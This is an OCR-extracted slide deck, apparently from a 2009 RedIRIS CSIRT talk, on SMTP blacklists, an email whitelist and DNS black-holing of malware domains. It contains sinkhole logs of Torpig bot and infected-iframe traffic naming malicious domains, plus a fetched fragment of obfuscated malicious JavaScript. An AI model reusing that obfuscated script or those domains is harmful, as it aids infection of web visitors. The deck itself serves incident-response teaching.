
White & Black Listing
Other uses of DNS

Join FIRST/TF-CSIRT
Jan 20th 2009 RIGA

Index


- SMTP Blacklist
  - problems
  - White list implementation
  - Build your own reputation system
- Blocking malicious domains



About Red IRIS

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es



- Spanish Academic & Research Network
- Interconnect 250 Universities & Research centers
- Part of government company, red.es
- IRIS-CERT, CSIRT inside RedIRIS

RedIRIS

E-mail working group at RedIRIS

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Working group with Universities & Research center since 1993
  http://www.rediris.es/mail

- Trusted community developing different tools & usage guides.
  - Quality metrics for email services
  - Evaluation of new technologies .etc.

- Information also used by people outside Universities

RedIRIS

Black List

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Old initiative to block incoming SMTP at:
  - TCP connection handshake
  - Initial SMTP dialogue
  - Firewall , before establishing the connection
- Usually a list of "supposed" bad email senders
- Almost all the SMTP solutions used some kind of black list

RedIRIS

- Most of the Blacklist used DNS for query protocol:
  - Easy to query ,similar to reverse IP address resolution”
  - Provides “caching” of the information in DNS servers.
  - Easy to implement in the server code .
  - All of the SMTP servers implements this feature.

- From users: (spamcop, …):
  - Users denounce spam email received.
  - After some hits the sender IP is listed in the blacklist.

- Problems:
  - Some user subscribed to mailing list and forgot about their subscriptions:
    - Easier to say "this is spam" that try to be removed from some mailer servers.
  - Users usually fills any web based forms providing their email

- Gathering information:
  - Block IP blocks from IP addresses that are residential / end users space
    - Dynamic allocated users
    - Static allocates users.
  - This information can be collected by the black list administrator or submitted by the own ISP.
- Problems:
  - Small Office SMTP servers in those ISP can be affected

- From spamtrap
  - Set up accounts that will receive emails
  - Add the sender IP addresses to the blacklist

- Problems:
  - Mail bounces and mistakes in the email addresses

Some black lists

- Most of the Blacklists have different levels:
  - Combined all this the different approaches.
  - Some has some interface for removing the IP addresses.

- Examples:
  - http://cbl.abuseat.org
  - http://www.spamhaus.org/xbl/index.lasso/
  - http://www.mxtoolbox.com/blacklists.aspx

Problems of the Black lists

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- To the ISP (listed in it):
  - Sometimes outgoing SMTP servers are listed
    - Bounce messages
    - Infected users sending spam ….
    - Politics issues
  - How to be removed from the list ?
    - Need to pay money ?
    - 48 hours delay
- To the server using the Black list:
  - Messages not received
  - Manual removing of black list / white list

Red IRIS

2004/2005.

- Lot of black listing problems between Universities & ISP in Spain.
- SPF was not widely implemented

- Most of the mail providers, were using some kind of manual white list .

- No coordination .

Other White listprojects

- Some discussion in the E-COAT meetings, provide the initial jumpstart information.

- Dutch ISP WL. http://noc.bit.nl/dnsbl/nlwhitelist/
- DNSWL.org , http://www.dnswl.org

Spanish White List

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- http://www.abuses.es/eswl/en/

Based on WL-NL, from Dutch ISP.

- Objective:
  - Mitigate the effects of external blacklist, ensuring that the email traffic between operators in Spain.
- It's better to receive some spam from other ISP that block all the traffic !!
  - How can communicate ?
  - Difficult to trace user complains about not received emails

Red IRIS

White List format & usage:

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Two white list zones defined:
  - ESWL: outgoing SMTP server of Abuses members.
  - MTAWL: White list with big international email providers, other organizations and similar initiatives.
- White list is provided in different formats:
  - DNS based (like blacklist)
  - Configuration files for different SMTP servers.
- The files can be downloaded from the white list page.
- All the IP listed has a abuse/technical contact public address for troubleshooting


Red IRIS

RedIRIS White List

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

RedIRIS white list: Eswl y MTAwl



RedIRIS

WL policy:

- Don’t spend too much time thinking how to implement it.
  - Simple policy: you are in the list
    - Because you asked for this
    - Someone added (mtawl)
  - People using the WL, want to have you in the WL.
- WL , don’t provide any kind of reputation “good SMTP behaviour”, only states that this is the address of an SMTP server that “usually” don’t send too much spam.

- Simple Perl scripts .
  - Manual processing of the information
  - Ad-hoc scripts to add information from other White List

- Success:
  - Used by Universities & Spanish ISPs
  - Great interest from other groups:
    - Bank, local government …
  - Fix most of the black listing problems between ISP & Universities.

Version 2.

- Web interface
- Registry of changes
- Most of the task can be done by the domain owners.
- Protocol to import information from other White List systems.

White List @RedIRIS

Integrating Black & White List

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- How many Blacklist to use ?
  - SMTP traffic can be slowed with too much DNS checks
  - But better results (more spam blocked)
- What can we do with the false positives ?
  - How fast can a IP address be removed from a Blacklist system ?
- How can the NREN provide an additional service to their members ?

RedIRIS

Integration tool

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Based on part of a bigger product,
  - Rks from Sandvine, http://www.sandvine.com
- Service only for own constituency

  http://www.rediris.es/irisrbl/
- Integrate different sources:
  - Several blacklist
  - White List & exceptions
  - Events (Spamtraps)
- Only one query to DNS check the blacklist
- Small web interface to remove IP in the blacklists
- Only users of the Blacklists (not IP owner) can remove IP addresses // false positives

RedIRIS

Conclusions


- Use a white list to avoid problems caused by blacklist.
- More important is the coordination between the different ISP and groups to fight a common problem.
- Collaborative projects like the White list help to build a trust model between all.

DNS black hole of malicious domains

Index

malware usage of DNS

1. Other malicious domain usage
2. Blocking domains at the DNS level
3. Results



Why DNS ?

- DNS domains is used instead of fixed IP address.
  - IP address are detected easily (traffic monitoring)
  - You can not “reserve” a dynamic IP address
- To avoid behavior analysis , using always the same domain always Trojans change the domains used to submit information
- Updating every few hours the keylogger can be difficult:
  - machines are not 24/7 internet connected
  - Installation problems
- Buying a big number of domains is not a problem for the organized crime/ attackers.
- Use an algorithm to generate domains named based in the day of year.
- Heavily encrypt the binary to avoid reverse engineering

Torpig example

- Last versions of torpig have hardcoded the domains three or four months in advance.
- They use those domains to obtain the updated information about which domains should be attackers.
- This would the keylogger to run without too much updates, but also it his weak point.

What can we block ?

- Keylogger domains
- IRC domains
- Fast flux
- Infected web pages iframes redirection .

How can we block this ?

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

Use of a standard bind server and be authoritative for the malware domains:

- /etc/named.conf :

"include "/etc/trojan-domains.conf";"

- /etc/trojan-domains.conf

```
/
//malicious domains
zone "rediris.es"  {type master; file "/var/named/db.local-blackhole";};
zone "es"                    {type master; file "/var/named/db.local-
   blackhole";};
Zone "sendmeyourkeys.com" {type master; file "…." ; } ;
…
```

Red IRIS

How can we block this ? (II)

- Defaults zone for blocking, filename /var/named/dns-block.zone

```
TTL 24h
@ IN SOA ns.institucion.es.
  null.mydomain.local. (
      1
      8h
      2h
      1w
      1h )
 IN NS ns.institucion.es.
* IN A W.X.Y.Z
* IN MX 10 W.X.Y.Z
```

What to put for W.X.Y.Z ?

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- We are using this zones to redirect all the malicious domains to a controlled web server.
- We can detect infected machined and and contact with the network administrators
- We can detect infected web pages and contact the administrators.

RedIRIS

Examples: Torpig malware


```
AAA.BBB.CCC.DDD - - [17/Nov/2008:13:41:38 +0000] "POST /28CB4E5A97A9D317/
    cRtgkRMTUiNv8TcvEuB38RRaMFEHAaZVSqRVahBwFQOxG5AEoqNXp68hRgyX1QdVMTsgYdZW1xLqALdbx3C
    iJOF/ZLQzw1dyWqRS6gMUxzAFWuABd1bXYioUoypXINMkUSuQRaInthIqJEJKFxASJOEPBA HTTP/1.0"
    404 5 jccjonv.net "-" "-"
AAA.BBB.CCC.DDD - - [17/Nov/2008:13:41:38 +0000] "POST /28CB4E5A97A9D317/
    cRtgkRMTUiNv8TcvEuB38RRaMFEHAaZVSqRVahBwFQOxG5AEoqNXp68hRgyX1QdVMTsgYdZW1xLqALdbx3C
    iJOF/ZLQzw1dyWqRS6gMUxzAFWuABd1bXYioUoypXINMkUSuQRaInthIqJEJKFxASJOEPBA HTTP/1.0"
    404 5 jccjonv.biz "-" "-"
WWW.XXX.YYY.ZZZ- - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 bethonv.com "-" "-”
WWW.XXX.YYY.000 - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 bethonv.net "-" "-"
WWW.XXX.YYY.000  - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 jccjonv.com "-" "-"
WWW.XXX.YYY.000  - - [17/Nov/2008:13:48:50 +0000] "POST /DE1D5D4CF0711963/
    B2YSlxISUyER9uW3B
    +pw9WInAiemVycwRVQDcnVqciAQAeICo6JWpdAmMATi3wBRR0ZSZ9dX1hCVB8FTYrpVIJcCFrIywlbAdVMk
    4nYewDRzJ5JXJmfWYDUj1XIiGtQwF1biQ6MmN5Bxdw HTTP/1.0" 404 5 jccjonv.net "-" "-"
```

Example infected web pages


```
WWW.XXX.YYY.ZZZ- - [16/Nov/2008:05:53:55 +0000] "GET /ngg.js HTTP/
   1.1" 404 5 www.butdrv.com "http://www.grupo-pg.com/web/pr
esentacion.asp?IdPromocion=8" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
WWW.XXX.YYY.ZZZ- - [16/Nov/2008:19:37:03 +0000] "GET /__utb.js?
   http://www.google.es/search?sourceid=navclient&aq=t&hl=es&ie
=UTF-8&rlz=1T4PCTA_esES242ES246&q=goear HTTP/1.1" 404 5
   www.googleanalitics.net "http://dowint.net/" "Mozilla/4.0
   (compatib
le; MSIE 7.0; Windows NT 6.0; Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1) ; SLCC1; .NET CLR 2.0.50727; Media Ce
nter PC 5.0; .NET CLR 3.0.04506; InfoPath.1; .NET CLR 1.1.4322)”
WWW.XXX.YYY.ZZZ- - [17/Nov/2008:13:51:30 +0000] "GET /ngg.js HTTP/
   1.1" 404 5 www.cliprts.com "http://www.balneariomondariz.
com/es/secciones_tienda.asp" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727
; .NET CLR 3.0.04506.30)”
WWW.XXX.YYY.ZZZ- - [09/Nov/2008:12:31:25 +0000] "GET /1.js HTTP/1.1"
   404 5 www.nihaoel3.com "http://www.cuidademi.com/marca
s/lista_productos.asp?marca=76" "Mozilla/4.0 (compatible; MSIE 6.0;
   Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50
727)"
```

Example of infected web page (2)

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

```
wget  -O -  http://www.dowint.net  | tail
--14:10:35--  http://www.dowint.net/
Resolviendo www.dowint.net... 72.232.72.242
Connecting to www.dowint.net|72.232.72.242|:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [text/html]
Saving to: `STDOUT'

   [  <=>                                                  ] 9.406       40,3K/s   in 0,2s

14:10:36 (40,3 KB/s) - `-' saved [9406]
```

```
                                                                                <!--
c6cd154b00047609d015d5eda471e2b6-><script language=javascript>mih="%";saqjr="<q73q63rq69pt
languaq67q65=q6aq61vq61q73crq69pq74>  fq75nctiq6fnq20xq70ytq28rq76q78)q7bvar
q74q67n,izg3dq22q71T9ZI$q68q3dq30` }rf#1(2q6eq5fq3a^8b,NFH7q47@'q45s\
\q22q425q7cq20wq2d]Uuq2aq4fcvzq7eq26q56jq2eq64kq674q36q41oi;!ym+q78{[eapPMlt3q4bC)J
\"q2caq3d
\"\"q2ct,e,v=q22q22q2cq72q3bfoq72q28q74q67nq3d0q3btgn<rvx.q6ceq6eq67th;q74gq6eq2bq2bq29q7b
t=q72vq78.q63hq61rAt(tq67q6e)q3
```

Red IRIS

Similar initiatives

- http://www.malwaredomains.com
- http://www.malwaredomainslist.com
- Etc.

- The main problem is that they are too strict , block a good domain if they contains a malicious /infected? Web page.
  - A “false positive” can be very dangerous

Usage at RedIRIS

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Currently this is only a “test project” inside RedIRIS with only a small group of universities.
- IRIS-CERT is providing a named.conf configuration file that can be included in the DNS master file
- DNS servers are managed by the universities so they should choose to use this zone or not.
- About 20 Universities > 300K IP are currently using this zones.
- We blocked between 7 to 12 different trojans access and 20 to 100 infected iframe redirection

Works in progress

MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO

red.es

- Alert tool to quickly report infected web pages and user.
- integration in our Incident Tracking tools
- integrate more malicious domain sources.
  - Works with other similar initiatives
- HTTP based web tool to keep track of changes, automatic removal of false positives etc.
- Block also botnet controller domains, etc.

Red IRIS

Edificio Bronce
Plaza Manuel Gómez Moreno s/n
28020 Madrid. España

Tel.: 91 212 76 20 / 25
Fax: 91 212 76 35
www.red.es – www.re